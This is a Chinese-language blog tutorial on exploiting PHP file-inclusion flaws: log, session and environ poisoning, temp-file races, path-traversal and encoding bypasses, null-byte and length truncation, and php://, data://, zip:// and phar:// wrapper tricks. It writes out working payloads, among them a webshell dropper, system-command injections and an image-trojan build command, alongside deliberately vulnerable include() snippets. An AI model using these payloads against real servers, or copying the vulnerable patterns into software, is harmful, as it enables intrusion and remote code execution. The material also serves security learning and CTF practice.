文件包含漏洞利用思路

原创

扶苏 ° 于 2021-01-07 10:02:55 发布 683 收藏 4
文章标签： 文件包含 安全 web

本文链接：https://blog.csdn.net/weixin_46236101/article/details/112303334

简介

通过PHP函数引入文件时，传入的文件名没有经过合理的验证，从而操作了预想之外的文件，导致意外的文件泄漏甚至恶意代码注入。

常见的文件包含函数

php中常见的文件包含函数有以下四种：

- include()
- require()
- include_once()
- require_once()

include与require基本是相同的，除了错误处理方面:

- include()，只生成警告（E_WARNING），并且脚本会继续
- require()，会生成致命错误（E_COMPILE_ERROR）并停止脚本
- include_once()与require_once()，如果文件已包含，则不会包含，其他特性如上

文件包含漏洞的总结

包含Apache日志文件

WEB服务器一般会将用户的访问记录保存在访问日志中。那么我们可以根据日志记录的内容，精心构造请求，把PHP代码插入到日志文件中，通过文件包含漏洞来执行日志中的PHP代码。

利用条件

- 对日志文件可读
- 知道日志文件存储目录

注意

- 一般情况下日志存储目录会被修改，需要读取服务器配置文件(httpd.conf,nginx.conf.....)或者根据phpinfo()中的信息来得知
- 日志记录的信息都可以被调整，比如记录报错的等级，或者内容格式

Apache运行后一般默认会生成两个日志文件，Windos下是access.log（访问日志）和error.log(错误日志)，Linux下是access_log和error_log，访问日志文件记录了客户端的每次请求和服务器响应的相关信息。
如果访问一个不存在的资源时，如http://www.xxxx.com/,则会记录在日志中，但是代码中的敏感字符会被浏览器转码，我们可以通过burpsuit绕过编码，就可以把 写入apache的日志文件，然后可以通过包含日志文件来执行此代码，但前提是你得知道apache日志文件的存储路径，所以为了安全起见，安装apache时尽量不要使用默认路径。

参考文章：1.包含日志文件getshell
2.一道包含日志文件的CTF题

包含SESSION文件

可以先根据尝试包含到SESSION文件，在根据文件内容寻找可控变量，在构造payload插入到文件中，最后包含即可。

session常见存储路径：

- /var/lib/php/sess_PHPSESSID
- /var/lib/php/sess_PHPSESSID
- /tmp/sess_PHPSESSID
- /tmp/sessions/sess_PHPSESSID
- session文件格式： sess_[phpsessid]，而 phpsessid 在发送的请求的 cookie 字段中可以看到。

参考文章：一道SESSION包含的CTF题

包含/pros/self/environ


proc/self/environ中会保存user-agent头，如果在user-agent中插入php代码，则php代码会被写入到environ中，之后再包含它，即可。

利用条件：

- php以cgi方式运行，这样environ才会保持UA头。
- environ文件存储位置已知，且environ文件可读。

参考文章：proc / self / environ Injection

包含临时文件



https://blog.csdn.net/qq_42181428/article/details/87090539

php中上传文件，会创建临时文件。在linux下使用/tmp目录，而在windows下使用c:\winsdows\temp目录。在临时文件被删除之前，利用竞争即可包含该临时文件。

由于包含需要知道包含的文件名。一种方法是进行暴力猜解，linux下使用的随机函数有缺陷，而window下只有65535中不同的文件名，所以这个方法是可行的。

另一种方法是配合phpinfo页面的php variables，可以直接获取到上传文件的存储路径和临时文件名，直接包含即可。这个方法可以参考[LFI With PHPInfo Assistance]
(https://www.insomniasec.com/downloads/publications/LFI With PHPInfo Assistance.pdf)

类似利用临时文件的存在，竞争时间去包含的，可以看看这道CTF题：XMAN夏令营-2017-babyweb-writeup

包含上传文件

很多网站通常会提供文件上传功能，比如：上传头像、文档等，这时就可以采取上传一句话图片木马的方式进行包含。

图片马的制作方式如下，在cmd控制台下输入：

进入1.jpg和2.php的文件目录后，执行： copy 1.jpg/b+2.php 3.jpg 将图片1.jpg和包含php代码的2.php文件合并生成图片马3.jpg

假设已经上传一句话图片木马到服务器，路径为`/upload/201811.jpg`
图片代码如下：

<?fputs(fopen("shell.php","w"),"<?php eval($_POST['pass']);?>")?>

然后访问URL：`http://www.xxxx.com/index.php?page=./upload/201811.jpg`，包含这张图片，将会在`index.php`所在的目录下生成`shell.php`

其他包含姿势

- 包含SMTP(日志)
- 包含xss

文件包含漏洞利用的绕过

指定前缀绕过

目录遍历

使用 ../../ 来返回上一目录，被称为目录遍历(Path Traversal)。例如 ?file=../../phpinfo/phpinfo.php
测试代码如下：

<?php error_reporting(0); $file = $_GET["file"]; //前缀 include "/var/www/html/".$file; highlight_file(__FILE__); ?>

现在在/var/log目录下有文件flag.txt，则利用…/可以进行目录遍历，比如我们尝试访问：

include.php?file=../../log/flag.txt

则服务器端实际拼接出来的路径为：/var/www/html/../../log/test.txt，即 /var/log/flag.txt，从而包含成功。

编码绕过

服务器端常常会对于../等做一些过滤，可以用一些编码来进行绕过。

利用url编码

- ../
  - %2e%2e%2f
  - ..%2f
  - %2e%2e/
- ..\
  - %2e%2e%5c
  - ..%5c
  - %2e%2e\

二次编码

- ../
  - %252e%252e%252f
- ..\

- %252e%252e%255c

容器/服务器的编码方式

- ../
  - ..%c0%af
    - 注：Why does Directory traversal attack %C0%AF work?
  - %c0%ae%c0%ae/
    - 注：java中会把"%c0%ae"解析为"\uC0AE"，最后转义为ASCCII字符的"."（点）
      Apache Tomcat Directory Traversal
- ..\
  - ..%c1%9c

指定后缀绕过

后缀绕过测试代码如下，下述各后缀绕过方法均使用此代码：

```
<?php error_reporting(0); $file = $_GET["file"]; //后缀 include $file.".txt"; highlight_file(__FILE__); ?>
```

利用url

在远程文件包含漏洞（RFI）中，可以利用query或fragment来绕过后缀限制。
可参考此文章：URI's fragment

完整url格式：

```
protocol :// hostname[:port] / path / [;parameters][?query]#fragment
```

query(?)

- [访问参数] `?file=http://localhost:8081/phpinfo.php?`
- [拼接后] `?file=http://localhost:8081/phpinfo.php?.txt`

Example：（设在根目录下有flag2.txt文件）

fragment(#)

- [访问参数] `?file=http://localhost:8081/phpinfo.php%23`
- [拼接后] `?file=http://localhost:8081/phpinfo.php#.txt`

Example：（设在根目录下有flag2.txt文件）

利用协议

利用zip://和phar://，由于整个压缩包都是我们的可控参数，那么只需要知道他们的后缀，便可以自己构建。

zip://


- [访问参数] `?file=zip://D:\zip.jpg%23phpinfo`
- [拼接后] `?file=zip://D:\zip.jpg#phpinfo.txt`

phar://


- [访问参数] `?file=phar://zip.zip/phpinfo`
- [拼接后] `?file=phar://zip.zip/phpinfo.txt`

Example：
(我的环境根目录中有php.zip压缩包，内含phpinfo.txt，其中包含代码)）
所以分别构造payload为：

?file=zip://D:\PHPWAMP_IN3\wwwroot\php.zip%23phpinfo



?file=phar://../../php.zip/phpinfo



长度截断

利用条件：

- php版本 < php 5.2.8

原理：

- Windows下目录最大长度为256字节，超出的部分会被丢弃
- Linux下目录最大长度为4096字节，超出的部分会被丢弃。

利用方法：

只需要不断的重复 ./(Windows系统下也可以直接用 . 截断)

?file=./../。。。省略。。。././shell.php

则指定的后缀.txt会在达到最大值后会被直接丢弃掉

%00截断

利用条件：

- magic_quotes_gpc = Off
- php版本 < php 5.3.4

利用方法：

直接在文件名的最后加上%00来截断指定的后缀名

?file=shell.php%00

注：现在用到%00阶段的情况已经不多了

利用PHP伪协议

越权访问本地文件

file:// — 访问本地文件系统

文件系统是PHP使用的默认封装协议，展现了本地文件系统

<?php $res = file_get_contents("file://E://wamp//www//test//solution.php"); var_dump($res); ?>

这里的要重点注意，file://这个伪协议可以展示"本地文件系统"，当存在某个用户可控制、并得以访问执行的输入点时，我们可以尝试输入file://去试图获取本地磁盘文件

http://www.wechall.net/challenge/crappyshare/index.php

http://www.wechall.net/challenge/crappyshare/crappyshare.php

在这题CTF中，攻击的关键点在于：curl_exec($ch)

function upload_please_by_url($url) { if (1 === preg_match('#^[a-z]{3,5}://#', $url)) # Is URL? { $ch = curl_init($url); curl_setopt($ch, CURLOPT_RETURNTRANSFER, true); curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true); curl_setopt($ch, CURLOPT_FAILONERROR, true); if (false === ($file_data = curl_exec($ch))) { htmlDisplayError('cURL failed.'); } else { // Thanks upload_please_thx($file_data); } } else { htmlDisplayError('Your URL looks errorneous.'); } }

当我们输入的file://参数被带入curl中执行时，原本的远程URL访问会被重定向到本地磁盘上，从而达到越权访问文件的目的

php://filter -- 对本地磁盘文件进行读写

php://filter是一种元封装器，设计用于"数据流打开"时的"筛选过滤"应用。这对于一体式(all-in-one)的文件函数非常有用，类似readfile()、file()、file_get_contens()，在数据流内容读取之前没有机会应用其他过滤器

<?php @include($_GET["file"]); ?> url: http://localhost/test/index.php?file=php://filter/read=convert.base64-encode/resource=index.php result: PD9waHAgc3lzdGVtKCdpcGNvbmZpZycpOz8+ (base64解密就可以看到内容，这里如果不进行base64_encode，则被include进来的代码就会被执行，导致看不到源代码)

向磁盘写入文件


<?php /* 这会通过 rot13 过滤器筛选出字符 "Hello World" 然后写入当前目录下的 example.txt */ file_put_contents("php://filter/write=string.rot13/resource=example.txt","Hello World"); ?> 这个参数采用一个或以管道符 | 分隔的多个过滤器名称

代码任意执行

php:// — 访问各个输入/输出流(I/O streams)

http://cn2.php.net/manual/zh/wrappers.php.php
PHP 提供了一些杂项输入/输出(IO)流，允许访问 PHP 的输入输出流、标准输入输出和错误描述符， 内存中、磁盘备份的临时文件流以及可以操作其他读取写入文件资源的过滤器。
1.1) php://input
php://input 是个可以访问请求的原始数据的只读流(这个原始数据指的是POST数据)

<?php $res = file_get_contents("php://input"); var_dump($res); ?> post提交数据:hello result: hello



伪协议php://input需要服务器支持，同时要求"allow_url_include"设置为"On"

利用伪协议的这种性质，我们可以将LFI衍生为一个code excute漏洞
http://www.freebuf.com/articles/web/14097.html#comment-16863

<?php @eval(file_get_contents('php://input')) ?> http://localhost/test/index.php post: system("dir"); result: list directory

这本质上远程文件包含的利用，我们知道，远程文件包含中的include接收的是一个"资源定位符"，在大多数情况下这是一个磁盘文件路径，但是从流的角度来看，这也可以是一个流资源定位符，即我们将include待包含的资源又重定向到了输入流中，从而可以输入我们的任意code到include中

<?php @include($_GET["file"]); ?> http://localhost/test/index.php?file=php://input post: <?php system('ipconfig');?> result: ip information

(有一点要注意)

在利用文件包含进行代码执行的时候，我们通过file_get_contents获取到的文件内容，如果是一个.php文件，会被当作include的输入参数，也就意味着会被再执行一次，则我们无法看到原始代码了，解决这个问题的方法就是使用base64_encode进行编码

php://伪协议框架中还有其他的流，但是和源代码执行似乎没有关系，这里也列出来大家一起学习吧
php://output是一个只写的数据流，允许我们以print和echo一样的方式写入到输出缓冲区

<?php $data = "hello LittleHann"; $res = file_put_contents("php://output", $data); ?> result: hello LittleHann

php://memory和php://temp是一个类似"文件包装器"的数据流，允许读写"临时数据"。两者唯一的区别是:

1. php://memory 总是把数据存储在内存中
2. php://temp会在内存量达到预定义的限制后(默认是2M)存入临时文件中

临时文件位置的决定和sys_get_temp_dir()的方式一致(upload_tmp_dir = "E:/wamp/tmp")

<?php $fp = fopen("php://memory", 'r+'); fputs($fp, "hello LittleHann!!!\n"); rewind($fp); while(!feof($fp)) { echo fread($fp, 1024); } fclose($fp); ?> result: hello LittleHann!!!

data://伪协议

http://www.php.net/manual/zh/wrappers.data.php
这是一种数据流封装器，data:URI schema(URL schema可以是很多形式)

利用data://伪协议进行代码执行的思路原理和php://是类似的，都是利用了PHP中的流的概念，将原本的include的文件流重定向到了用户可控制的输入流中

data:text/plain,...

<?php @include($_GET["file"]); ?> url: http://localhost/test/wrapper.php?file=data:text/plain,<?php system("net user")?> result: user information

data://text/base64,...

<?php @include($_GET["file"]); ?> url: http://localhost/test/wrapper.php?file=data:text/plain;base64,PD9waHAgc3lzdGVtKCJuZXQgdXNlciIpPz4= result: user information

data://image/jpeg;base64,...

<?php $jpegimage = imagecreatefromjpeg("data://image/jpeg;base64," . base64_encode($sql_result_array['imagedata'])); ?> 图片木马

目录遍历

glob://伪协议

glob:// 查找匹配的文件路径模式

<?php // 循环 ext/spl/examples/ 目录里所有 *.php 文件 // 并打印文件名和文件尺寸 $it = new DirectoryIterator("glob://E:\\wamp\\www\\test*.php"); foreach($it as $f) { printf("%s: %.1FK\n", $f->getFilename(), $f->getSize()/1024); } ?>

利用流包装器（stream wrapper）

zip或phar协议包含文件

假设目标应用中有如下代码：

<?php $file = $_GET['file']; if(isset($file) && strtolower(substr($file, -4)) == ".jpg"){ include($file); } ?> <?php $file = $_GET['file']; include($file.'.jpg'); ?>


上面的代码包含了一个文件包含的功能，但是它验证了后缀是否为jpg，然后才包含。

对于现在这种情况，要包含php文件，实现lfi的话，可以通过截断。但是\x00的截断在php>5.3.4就没用了，而且还要考虑GPC。那有没有其他的方法呢？答案是有的。


其实我们可以通过zip协议和phar协议来包含文件。

zip://

首先我们新建一个zip文件，里面压缩着一个php脚本。



http://127.0.0.1/file.php?file=zip://php.zip%23php.jpg



phar://

首先我们要用phar类打包一个phar标准包

<?php $p = new PharData(dirname(__FILE__).'/phartest2.zip', 0,'phartest2',Phar::ZIP) ;
$x=file_get_contents('./php.php'); $p->addFromString('a.jpg', $x); ?>

会生成一个zip的压缩文件。然后我们构造

http://127.0.0.1/file.php?file=phar://phartest2.zip/a.jpg

也可以直接shell。

这种攻击方式对webshel检测来说是一个十分困难的问题，其本质在于实际webshell的利用形态和webshell文本之间，存在 N:1 的多模态关系。

通俗的说就是，对于一个简单的文件包含代码来说：

<?php $file = $_GET['file']; include($file.'.jpg'); ?>

根据其传入参数的不同（上下文的不同），可以有 N 种不同的利用形态，这就导致旁路检测无法对所有可能的路径进行模拟。

Relevant Link：https://bl4ck.in/tricks/2015/06/10/zip或phar协议包含文件.html

